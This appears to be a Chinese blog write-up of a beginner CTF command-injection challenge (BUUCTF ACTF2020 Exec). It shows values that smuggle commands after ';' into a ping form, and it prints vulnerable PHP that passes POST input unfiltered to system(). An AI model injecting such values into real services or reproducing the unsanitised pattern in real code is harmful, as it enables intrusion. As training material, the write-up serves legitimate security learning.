BUUCTF-Web-命令执行-[ACTF2020 新生赛]Exec

原创


Toert_T 于 2022-03-09 11:01:18 发布 3719 收藏

分类专栏： CTF竞赛 文章标签： 网络安全 web安全 php 安全性测试

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_42566218/article/details/123372258

版权



CTF竞赛 专栏收录该内容

8 篇文章 0 订阅


订阅专栏

BUUCTF-Web-命令执行-[ACTF2020 新生赛]Exec

> 题目链接：BUUCTF
> 类型：命令注入
> 知识点：命令拼接符（||、;、&&...）


解题过程

这道题目比较简单，打开发现是一个ping命令执行页面，使用post接受参数



测试命令拼接符";"发现未进行过滤，拼接ls命令得到回显

- `target=127.0.0.1;ls`




查看index.php源码发现目标未对参数进行任何过滤

- `target=127.0.0.1;cp index.php 1.txt`


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>command execution</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />


</head>
<body>

<h1>PING</h1>
<form class="form-inline" method="post">

    <div class="input-group">
        <input style="width:280px;" id="target" type="text" class="form-control" placeholder="璇疯緭鍏ヲ涓瑕憾ing鐨勫湴鍧€" aria-describedby="basic-addon1" name="target">
    </div>
    <br/>
    <br/>

    <button  style="width:280px;" class="btn btn-default">PING</button>


</form>
<br /><pre>
<?php
if (isset($_POST['target'])) {
        system("ping -c 3 ".$_POST['target']);
}
?>
</pre></body>
</html>
```

网页根目录未发现flag,这时可以尝试去/root目录或者根目录下找找，最后在根目录下找到flag,直接使用cat查看即可

- `cat /flag`



vYJh-1646794766588)]